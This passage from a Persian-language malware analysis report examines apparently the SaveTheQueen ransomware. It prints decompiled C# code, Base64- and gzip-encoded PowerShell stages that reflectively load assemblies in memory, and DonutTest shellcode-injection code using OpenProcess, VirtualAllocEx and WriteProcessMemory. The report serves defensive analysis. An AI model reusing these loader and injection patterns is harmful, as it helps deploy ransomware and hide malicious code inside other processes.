
در طول فعالیت بدافزار در سیستم هیچ نوع فعالیتی مبنی بر ارتباطات شبکه مشاهده نگردید. شکل زیر نمونه‌ای از بررسی شبکه را درطول اجرا و فعالیت بدافزار نشان می‌دهد که بیانگر عدم فعالیت بدافزار در سمت شبکه می‌باشد.



شکل ۱۱- فعالیت شبکه‌ای بدافزار

۴-۷ وضعیت منابع سیستم


شکل زیر وضعیت منابع سیستم مانند cpu، memory و غیره را در طول اجرای بدافزار نشان می‌دهد. در شکل مشاهده می‌شود که میزان cpu در بیشترین مقدار خود فعالیت داشته و در بیشتر مواقع به میزان ۱۰۰ درصد فعالیت رسیده است. منابع دیگر هم مانند I/O نیز در برخی موارد کارکرد بیشتری داشته است.



شکل ۱۲ - وضعیت منابع سیستم در طول فعلیت بدافزار


۴-۸ بررسی فایل‌های رمزشده

از بین فایل‌های رمزشده توسط بدافزار یک فایل با پسوند jpg به عنوان یک فایل نمونه انتخاب شده است که شکل‌های زیر وضعیت باینری آن را در حالت‌های رمزشده و بدون رمزشده نشان می‌دهد.



شکل ۱۳- ساختار باینری نمونه فایل رمزشده

شکل سمت راست حالت عادی و شکل سمت چپ حالت رمزشده را نشان می‌دهد. همچنین شکل زیر تفاوت‌های باینری این دو نتیجه را نشان می‌دهد که تمام قسمت‌های باینری فایل تبدیل شده و هیچ نقطه اشتراکی ندارند.




شکل ۱۴- تفاوت میان فایل رمزشده و رمزنشده برای یک فایل با پسوند jpg

۵ تحلیل کد

با توجه به محیط توسعه بدافزار و بدلیل اینکه کدهای توسعه یافته در محیط دات‌نت مستقیما به زبان سطح پایین می‌توان با استفاده از ابزارهایی مستقیما به کدهای آن دست یافت. در ادامه بخش‌های قابل دسترس و قابل بررسی توضیح داده خواهد شد.

۵-۱ ساختار درختی کدهای بدافزار

شکل زیر ساختار درختی فایل بدافزار را نشان می‌دهد که در آن می‌توان به استفاده از powershell و PS2EXE اشاره کرد. PS2EXE نوعی تبدیل کننده (نگاشت کننده) برای اسکریپت‌های ps1 به PEهای قابل اجرا می‌باشد.



شکل ۱۵- ساختار درختی فایل اصلی بدافزار

۵-۲ استفاده از کتابخانه سیستمی

در بخش‌های قبلی به این اشاره شده بود که بدافزار از کتابخانه سیستمی Kernel32.DLL در برخی از بخش‌های خود استفاده می‌کند. شکل زیر این عملیات را تایید کرده و نشان می‌دهد که این کتابخانه توسط بدافزار Import می‌گردد.

```
// Token: 0x0600001F RID: 31
[DllImport("Kernel32.dll")]
private static extern UIntPtr GetStdHandle(ConsoleInfo.STDHandle stdHandle);

// Token: 0x06000020 RID: 32
[DllImport("Kernel32.dll")]
private static extern ConsoleInfo.FileType GetFileType(UIntPtr hFile);
```

شکل ۱۶- Import کردن کتابخانه سیستمی توسط بدافزار

۵-۳ تابع Main بدافزار

شکل زیر تابع اصلی اجرای بدافزار را نشان می‌دهد. در این تابع، بدافزار ابتدا محیط powershell را بدست آورده و با استفاده از کدهای مربوطه سعی در اجرای دستوری در poweshell دارد. کل دستور مربوط به فعالیت مخرب بدافزار (دریافت و رمزگذاری فایل‌های سیستم) بصورت رشته Base64String می‌باشد که ابتدا در مقدار @string به رشته قابل فهم تبدیل شده و در powershell اجرا می‌گردد.

در کدهای زیر که با خط زرد رنگ نشان داده شده است ابتدا یک نمونه از PS2EXE را ایجاد کرده و اجرای دستور در محیط powershell را فراهم می‌سازد. در قدم بعدی دستورات را در رشته @string را تبدیل کرده و با استفاده از دستوراتی این آن را اجرا می‌کند. در مراحل بعدی این رشته بررسی شده و محتویات آن نشان داده خواهد شد.

```
[MTAThread]
private static int Main(string[] args)
{
    PS2EXE ps2EXE = new PS2EXE();
    bool flag = false;
    string text = string.Empty;
    PS2EXEHostUI ui = new PS2EXEHostUI();
    PS2EXEHost host = new PS2EXEHost(ps2EXE, ui);
    ManualResetEvent mre = new ManualResetEvent(false);
    AppDomain.CurrentDomain.UnhandledException += PS2EXE.CurrentDomain_UnhandledException;
    try
    {
        using (Runspace runspace = RunspaceFactory.CreateRunspace(host))
        {
            runspace.ApartmentState = ApartmentState.MTA;
            runspace.Open();
            using (PowerShell powershell = PowerShell.Create())
            {
                Console.CancelKeyPress += delegate(object sender, ConsoleCancelEventArgs e)
                {
                    try
                    {
                        powershell.BeginStop(delegate(IAsyncResult r)
                        {
                            mre.Set();
                            e.Cancel = true;
                        }, null);
                    }
                    catch
                    {
                    }
                };
                powershell.Runspace = runspace;
                powershell.Streams.Error.DataAdded += delegate(object sender, DataAddedEventArgs e)
                {
                    ui.WriteErrorLine(((PSDataCollection<ErrorRecord>)sender)[e.Index].ToString());
                };
                PSDataCollection<string> psdataCollection = new PSDataCollection<string>();
                psdataCollection.Complete();
                PSDataCollection<PSObject> colOutput = new PSDataCollection<PSObject>();
                colOutput.DataAdded += delegate(object sender, DataAddedEventArgs e)
                {
                    ui.WriteLine(colOutput[e.Index].ToString());
                };
                int num = 0;
                int num2 = 0;
                foreach (string text2 in args)
                {
                    if (string.Compare(text2, "-wait", true) == 0)
                    {
                        flag = true;
                    }
                    else if (text2.StartsWith("-extract", StringComparison.InvariantCultureIgnoreCase))
                    {
                        string[] array = text2.Split(new string[]
                        {
                            ":"
                        }, 2, StringSplitOptions.RemoveEmptyEntries);
                        if (array.Length != 2)
                        {
                            Console.WriteLine("If you specify the -extract option you need to add a file for extraction in this way\r\n
                            -extract:\"<filename>\"");
                            return 1;
                        }
                        text = array[1].Trim(new char[]
                        {
                            '"'
                        });
                    }
                    else
                    {
                        if (string.Compare(text2, "-end", true) != 0)
                        {
                            if (string.Compare(text2, "-debug", true) != 0)
                            {
                                goto IL_1C8;
                            }
                            System.Diagnostics.Debugger.Launch();
                        }
                        else
                        {
                            num = num2 + 1;
                        }
                    }
                }
                IL_201:
                string @string = Encoding.UTF8.GetString(Convert.FromBase64String
                ("c3RhcnQgY21kLmV4ZQ0KJHByb2NpZD1HZXQtUHJvY2VzcyAtTmFtZSBjbWQqICB8c2VsZWN0IC1leHBhbmQgaWQNCg0KJHY0ID0gJ0g0c0l
                8QUFBQUF8RUFPeTlTZXdzV1hiZUYvOTZqOVVEMldRM215eFRZdHQ2VkpOR2lTbFh6cE04cUhPZTV6a0ZveFdaR1RuUEdUa0NiclJzV1FCaGdS
                QXANCm1JQU1ROUJDM29uNnhwSW95UXRCMXNhQWFYa2xXSUFYQnV5bHJZMXN3TkJDOGptL0cxwFZaQk93dmZOQ1hmM1BseGtadzQwYjk1N3puz
```


شکل ۱۷- تابع Main بدافزار و اجرای دستوراتی در powershell

در صورتی که این رشته را به Utf-8 تبدیل کنیم دو دستور متفاوت بصورت زیر قابل مشاهده می‌باشند. دستور اول باعث اجرای cmd.exe شده و دستوری که بازهم بصورت تبدیل شده به Base64String می‌باشد را اجرا می‌کند. این دستور نیز با استفاده از ابزارهایی به رشته‌های قابل فهم تبدیل شد که بصورت ناخوانا نشان داده می‌شد.

```
start cmd.exe
$procid=Get-Process -Name cmd*  |select -expand id

$v4 = 'H4sIAAAAAAAEAOy9SewsWXbeF/96j9UD2WQ3myxTYtt6VJNGiSlXzpM8qHOe5zkFoxWZGTnPGTkCbrRsWQBhgRAp
mIAIQ9BC3on2xpIoyQtB1saAaXklWIAXBuylrY1swNBC8jm/G1XVZBOwvfNCXf3PlxkZw40b957zne9852Zt/Jes
d5ZlvZe/f/kvLet3LfO/71n/z//7ofz99B/7uz9t/Vdf+71f+t236u/9Une5unw4ng+Ls737MLX3+4P7YeJ8OF/3
H1b7D9lG58PuMHM++8Y3vv7L3jmaOcuqvr2z8t/5+d/4/Lz/s/XHP/zkW8Cy/q606mOz7bf+ibz/oF9qS61v8v4j
027L+vJf68NPsF3/98763n+su+r/v/z3i3/4X1bO27DMeY/v/rC7/Anrp+T1U9nvO/8v+uSL/0n7vvojH78qn4s/
8vkz13m48u9/9ne8+9J7/ejHTvFnPztfzlN5T9v03vVG/+v3v2+/78n/Pzs724Ps+FNemznX3/+x/dJ/sJmPf2L2
0bZ9JMdFfsmy/o+//d56+/9yrz/yv28HPrIK8q8c/62Pfn31r4W+8dEnv/3pT1vW13+oT+sH+vJvfecsXx8//RnZ
+vWPf/1PfuPjT3778M0vdnn7fL9PpQM//jd/Vc75FWtJ+6xvvfv0WxzF/p/+rLx89Om35fUnP/wpuZFPvO2y58e/
8oOfk7df+fXVB0uG0h/73qfSKR//1K989Suy6WffffqxnptdPvmq+YfXT7+i2z/51X/jo09/Xj7+av4sZz/+UNv0
Cc37VenETjn95vWQ9vct9Fngs2ggHoqbvt/K638nz+u7P7CshLTqf5C/73bc82q/uOgeX/2a9PvvvLe+2+tYP/xb
 ........
fVa/1f9/RonFpGbrSv0F8OH64VWhg+wa63dlMafUXwHWmulvZGCVud68CHMKeKUL9+j7BxRU9HEfh88U8Bl8J4zV
KE7pnYxuMcU8TlDm7POL7/2T/PNf32usK/Xvd/6xAfn/f/4x/vwD0yv0KQDCBAA='

$gg = New-Object IO.Compression.GZipStream([IO.MemoryStream][Convert]::FromBase64String($v4),[IO.Compression.CompressionMode]::Decompress)
$bb = New-Object Byte[](1024*777)

Try
{
    $gg.Read($bb, 0, 1024*777)

    [Reflection.Assembly]::Load($bb)

    [ShellcodeTest.Program4]::Main(@($procid))
}
Catch
{
    $_.Exception.Message | Out-String
}
```

شکل ۱۸- اولین دستور اجرا شده توسط powershell

بعد از تبدیل رشته V4 می‌توان محتویات زیر را مشاهده کرد.




شکل ۱۹- Decompress کردن رشته V4

در ادامه نیز بازهم یک دیتا دیگری بصورت فشرده شده از Base64String مشاهده می‌گردد که مقدار تبدیل شده آن را می‌توان در شکل ۲۲ مشاهده کرد. در انتهای این رشته‌ها می‌توان دستوراتی را مشاهده کرد که این دیتاها را اجرا می‌کنند. در پایان ستورات نیز با استفاده از تابع Sleep باعث ایجاد وقفه در سیستم شده و فایل SaveTheQueen.LOG را ایجاد می‌کند.

```
$v3 = 'H4sIAAAAAAAEAOy9Wex0W3retf/n+3x6sNvudjsHJzbkM22jgyucmqcASdc8z3NFqFPDrnHXvGuUaHUgRLJAFjbC
UiwUcRGkXAQQKCCLcIEgXKBgiEQUccEFElwGbhASykXC+/7W/s5puy0Bd1ykT//rq9q1h7XXXusdnud5V9XG/6b1
zrKs9/L3j/6RZf2eZf73fev/+X8/kr+f/ZP/2c9af+Mbv/8rv/dW/f1f6a7Wlw/H82F5nuw+zCb7/cH9MLU/nK/7
D+v9h2yj82F3mNtffOtb3/xV7xzNnGVV395Zfzv8X//tj+f9n61/+sNPvwUs6z+VVn1qtv2ZvyvvP+iX2lLr27z/
xLTbsr761/rwU2zX/72zvv+v6a76/6/+/fIf/vf3/4f3VsMy5z2++6Pu8qesn5HXvyP7/fL/iz758n/Svq//2Mev
y+fij33+wrUfrvyb/Rvefem9fvITp/jzX5wv55m8p21673qjv/f+D+z3ffn/F2fbOciOP+O1mXP95z+xX/onmvl3
zT7atk/kuMivWNa/8x+/t97+v9zrj/3vu4FPrIL8K8d/55PfXP8ToW998tnvfv6zlvXNH+nT+qG+/HO/fJavj5//
nGz95qe/+ae+9elnv3v49pe7vH3c73PpwE//mV+Xc37NWtE+6zvvPv8OR7H/5z8vL598/l15/ekPf1pu5DNvu+z5
6a/98Bfk7dd+c/3BkqH0J7//uXTKpz/za1//mmz6+Xeff6rnGzpfPvm7+4fXzr+n2z379n/rk8z8mH389f5azH3+k
.........
DUDHxwidXOT2Fs4cuucGc/A2eLaLlNHr4Jmk+dbeo/8bKxZ+w95fBo107yXKPniKSPU9cu1/iyCWc8zp1/a5XZSs
OUAI5sRS9wAqhzDNzZxr783f2v/fI3CbhJoxf4jx8O3wrFAI/gXmb+xGzpg/Ba01aW8ktGpfL5+lOYVxrdvn6fNb
KILh2M8bzxTGM/pMfFRnx5SeSSNojfpxaN/+YHv93HP/Jb/+6bUddTv2qV81If/79av4+k/G5QKBAL4EAA==='

$gg = New-Object IO.Compression.GZipStream([IO.MemoryStream][Convert]::FromBase64String($v3),[IO.Compression.CompressionMode]::Decompress)
$bb = New-Object Byte[](1024*777)

Try
{
    $gg.Read($bb, 0, 1024*777)

    [Reflection.Assembly]::Load($bb)

    [ShellcodeTest.Program3]::Main(@($procid))
}
Catch
{
    $_.Exception.Message | Out-String
}

#Sleep 27
#cat "$env:ProgramData\.SaveTheQueen.LOG" | out-string | Out-File $p -Append
```

شکل ۲۰- اجرای دومین دستور توسط بدافزار در powershell


مقدار V3 نیز بعد از تبدیل رشته توسط ابزارها بصورت زیر قابل دسترس می‌باشد.



شکل ۲۱- Decompress کردن رشته V3

۵-۳ تبدیل و بررسی مقادیر V3 و V4 (شکل‌های ۲۱و۲۲)


در تبدیل و بررسی کدهای تبدیل شده می‌توان مقادیر و کدهای زیر را مشاهده کرد. در این کدها مقدار DonutTest مشاهده می‌گردد که یک پروژه متن‌باز در گیت‌هاب می‌باشد.



شکل ۲۲- نمونه‌ای از بخش‌های قابل خواندن در رشته Decompress شده

پروژه DonutTest یک پروژه متن‌باز در گیت‌هاب می‌باشد که برای کارهای تزریق از راه‌دور ShellCode در پروسس مورد نظر مورد استفاده قرار می‌گیرد(دستورات Shellcode باید بصورت Base64String باشد). آدرس پروژه مورد برای دریافت آن بصورت زیر می‌باشد.

https://github.com/TheWover/donut/tree/master/DonutTest



شکل ۲۳- بخش‌های تشکیل دهنده پروژه DonutTest در گیت‌هاب

DonutTest

A simple C# shellcode remote injector to use in testing donut. It contains both x86 and x64 versions of the shellcode, determines the architecture of the target process, and then injects the appropriate version into that process with CreateRemoteThread. The shellcode must be Base64-encoded and dropped into the code as a string. This ensures that it can be run entirely from memory.

You may Base64-encode your shellcode and copy it to your clipboard with the PowerShell below:

```
$filename = "C:\\Test\donut\\loader.bin"
[Convert]::ToBase64String([IO.File]::ReadAllBytes($filename)) | clip
```

```
Usage:

DonutTest.exe [PID]

If no PID is specified, then DonutTest will inject the shellcode into itself.
```

شکل ۲۴- فایل راهنما موجود برای DonutTest

شکل‌های زیر کدهای تزریق شل‌کد را در درون یک پروسس نشان می‌دهند.

```
static void Main(string[] args)
{
    if (args.Length >= 1)
        pid = Convert.ToInt32(args[0]);

    Inject(x86, x64, pid);
}
```

شکل ۲۵- تابع اصلی DonutTest و فراخوانی تابع تزریق

```
public static int Inject(string x86, string x64, int procPID)
{

    Process targetProcess = Process.GetProcessById(procPID);
    Console.WriteLine(targetProcess.Id);

    string s;

    if (IsWow64Process(targetProcess) == true)
        s = x86;
    else
        s = x64;

    byte[] shellcode = Convert.FromBase64String(s);

    IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | P

    IntPtr allocMemAddress = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE

    UIntPtr bytesWritten;
    WriteProcessMemory(procHandle, allocMemAddress, shellcode, (uint)shellcode.Length, out bytesWritten);

